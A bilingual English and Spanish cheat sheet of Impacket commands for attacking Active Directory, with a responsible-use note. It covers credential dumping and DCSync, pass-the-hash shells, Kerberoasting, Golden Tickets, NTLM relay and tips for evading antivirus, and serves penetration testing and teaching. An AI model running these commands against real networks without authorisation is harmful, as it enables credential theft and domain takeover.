root@sparrow:~/writeups$ cat impacket.md
// Active Directory
Impacket
21 Jul 2026
· 6 min read
Impacket is a collection of Python scripts that natively implement network protocols such as SMB, MSRPC, WMI and Kerberos. It is the go-to arsenal for attacking Active Directory from Linux: remote shells, credential extraction, roasting and lateral movement, all without relying on a Windows host.
Every Impacket script speaks the protocol directly, so authentication is the pivot: username and password, an NTLM hash with -hashes for pass-the-hash, or a Kerberos ticket with -k. Picking the right executor (psexec, wmiexec, smbexec or dcomexec) matters because each uses a different mechanism and leaves a different footprint on the endpoint.
1. Beginner level — shells, dumps and roasting

| Command | What it does |
|---|---|
secretsdump.py dom/user:pass@<t> | Dumps hashes and secrets from the system |
psexec.py dom/user:pass@<t> | PsExec-style remote shell |
wmiexec.py dom/user:pass@<t> | Remote shell via WMI |
smbexec.py dom/user:pass@<t> | Remote shell via SMB |
GetNPUsers.py dom/ -usersfile u.txt | AS-REP Roasting against a list of users |
GetUserSPNs.py dom/user:pass | Enumerates SPNs for Kerberoasting |
smbclient.py dom/user:pass@<t> | Interactive SMB client (FTP-style) |
lookupsid.py dom/user:pass@<t> | Enumerates users/groups by SID bruteforce |
samrdump.py dom/user:pass@<t> | Enumerates users via the SAMR protocol |
rpcdump.py <t> | Enumerates the exposed RPC services |
ntlmrelayx.py -t <t> | Relays captured NTLM authentication |
mssqlclient.py dom/user:pass@<t> | Interactive client for SQL Server |
reg.py dom/user:pass@<t> | Queries and modifies the remote registry |
ticketer.py -nthash <h> -domain-sid <sid> | Generates a Kerberos Golden Ticket |
2. Advanced level — DCSync, tickets and relay

| Command | What it does |
|---|---|
secretsdump.py -just-dc dom/user:pass@<t> | Dumps only the DC's NTDS.dit (DCSync) |
GetUserSPNs.py dom/user:pass -request | Requests and displays crackable TGS tickets |
GetNPUsers.py dom/ -usersfile u.txt -no-pass | AS-REP Roasting without prior authentication |
secretsdump.py -hashes LM:NT dom/user@<t> | Authenticates with an NTLM hash (pass-the-hash) |
psexec.py -hashes LM:NT dom/user@<t> | Remote shell authenticating with a hash |
ticketer.py -nthash <h> -domain-sid <s> -domain d u | Builds a customized Golden Ticket |
raiseChild.py dom-hijo/user:pass | Escalates from child domain to the full forest |
secretsdump.py -sam s.hive -system sy.hive LOCAL | Extracts hashes from local SAM/SYSTEM files |
wmiexec.py -k dom/user@<t> | Executes authenticating via Kerberos |
ntlmrelayx.py -t <t> -smb2support | Relays NTLM forcing SMB2 support |
getST.py -spn <spn> dom/user:pass | Requests a Service Ticket (S4U2Self) |
dcomexec.py dom/user:pass@<t> | Remote shell via DCOM |
addcomputer.py dom/user:pass -computer-name PC$ | Adds a computer to the domain |
karmaSMB.py -smb2support archivo.txt | Stands up a rogue SMB server to capture hashes |
3. Details people miss
- The target format is always
domain/user:password@target; dropping the domain or flipping the slash is the most common mistake and causes authentication failures that are hard to diagnose. - For pass-the-hash with
-hashesyou must pass the fullLM:NT; if you only have the NT, pad the LM part withaad3b435b51404eeaad3b435b51404ee(the empty hash). psexec.pycreates a service and often trips antivirus;wmiexec.pyanddcomexec.pyare much stealthier because they never touch disk, so weigh that when choosing an executor.- For Kerberos techniques (
-k, Golden Tickets, S4U) the clock matters: more than 5 minutes of skew with the DC triggers KRB_AP_ERR_SKEW errors, so sync withntpdatefirst. ntlmrelayx.pywill not work against hosts that enforce SMB signing; check signing beforehand and remember you cannot relay an authentication back to the same originating host.
Responsible use
These commands are for systems you own or have explicit written authorisation to test (labs, CTFs, contracted engagements). Using them against third-party infrastructure without permission is illegal in most countries.
Impacket es una colección de scripts en Python que implementan de forma nativa protocolos de red como SMB, MSRPC, WMI y Kerberos. Es el arsenal de referencia para atacar Active Directory desde Linux: shells remotas, extracción de credenciales, roasting y movimiento lateral, todo sin depender de un host Windows.
Cada script de Impacket habla el protocolo directamente, así que la autenticación es el eje: usuario y contraseña, o bien un hash NTLM con -hashes para pass-the-hash, o un ticket Kerberos con -k. Elegir el ejecutor correcto (psexec, wmiexec, smbexec o dcomexec) importa porque cada uno usa un mecanismo distinto y deja huellas distintas en el endpoint.
1. Nivel principiante — shells, dumps y roasting
| Comando | Qué hace |
|---|---|
secretsdump.py dom/user:pass@<t> | Vuelca hashes y secretos del sistema |
psexec.py dom/user:pass@<t> | Shell remota estilo PsExec |
wmiexec.py dom/user:pass@<t> | Shell remota vía WMI |
smbexec.py dom/user:pass@<t> | Shell remota vía SMB |
GetNPUsers.py dom/ -usersfile u.txt | AS-REP Roasting a una lista de usuarios |
GetUserSPNs.py dom/user:pass | Enumera SPNs para Kerberoasting |
smbclient.py dom/user:pass@<t> | Cliente SMB interactivo (estilo FTP) |
lookupsid.py dom/user:pass@<t> | Enumera usuarios/grupos por bruteforce de SID |
samrdump.py dom/user:pass@<t> | Enumera usuarios vía el protocolo SAMR |
rpcdump.py <t> | Enumera los servicios RPC expuestos |
ntlmrelayx.py -t <t> | Retransmite autenticación NTLM capturada |
mssqlclient.py dom/user:pass@<t> | Cliente interactivo para SQL Server |
reg.py dom/user:pass@<t> | Consulta y modifica el registro remoto |
ticketer.py -nthash <h> -domain-sid <sid> | Genera un Golden Ticket Kerberos |
2. Nivel avanzado — DCSync, tickets y relay
| Comando | Qué hace |
|---|---|
secretsdump.py -just-dc dom/user:pass@<t> | Vuelca solo NTDS.dit del DC (DCSync) |
GetUserSPNs.py dom/user:pass -request | Solicita y muestra tickets TGS crackeables |
GetNPUsers.py dom/ -usersfile u.txt -no-pass | AS-REP Roasting sin autenticación previa |
secretsdump.py -hashes LM:NT dom/user@<t> | Autentica con hash NTLM (pass-the-hash) |
psexec.py -hashes LM:NT dom/user@<t> | Shell remota autenticando con hash |
ticketer.py -nthash <h> -domain-sid <s> -domain d u | Crea un Golden Ticket personalizado |
raiseChild.py dom-hijo/user:pass | Escala de dominio hijo a bosque completo |
secretsdump.py -sam s.hive -system sy.hive LOCAL | Extrae hashes de archivos SAM/SYSTEM locales |
wmiexec.py -k dom/user@<t> | Ejecuta autenticando vía Kerberos |
ntlmrelayx.py -t <t> -smb2support | Retransmite NTLM forzando soporte SMB2 |
getST.py -spn <spn> dom/user:pass | Solicita un Service Ticket (S4U2Self) |
dcomexec.py dom/user:pass@<t> | Shell remota vía DCOM |
addcomputer.py dom/user:pass -computer-name PC$ | Añade un equipo al dominio |
karmaSMB.py -smb2support archivo.txt | Levanta un SMB falso para capturar hashes |
3. Detalles que se pasan por alto
- El formato de destino es siempre
dominio/usuario:password@objetivo; omitir el dominio o escribir la barra al revés es el error más común y provoca fallos de autenticación difíciles de diagnosticar. - Para pass-the-hash con
-hashesdebes pasarLM:NTcompleto; si solo tienes el NT, rellena la parte LM conaad3b435b51404eeaad3b435b51404ee(el hash del vacío). psexec.pycrea un servicio y suele saltar el antivirus;wmiexec.pyydcomexec.pyson mucho más sigilosos porque no tocan disco, tenlo en cuenta al elegir ejecutor.- Para las técnicas Kerberos (
-k, Golden Tickets, S4U) el reloj importa: si hay más de 5 minutos de desfase con el DC verás errores KRB_AP_ERR_SKEW; sincroniza conntpdateantes. ntlmrelayx.pyno funciona contra hosts con firma SMB obligatoria; comprueba antes la firma y recuerda que no puedes retransmitir una autenticación de vuelta al mismo host de origen.
Uso responsable
Estos comandos son para entornos propios o con autorización explícita por escrito (laboratorios, CTF, auditorías contratadas). Usarlos contra infraestructura ajena sin permiso es ilegal en la mayoría de países.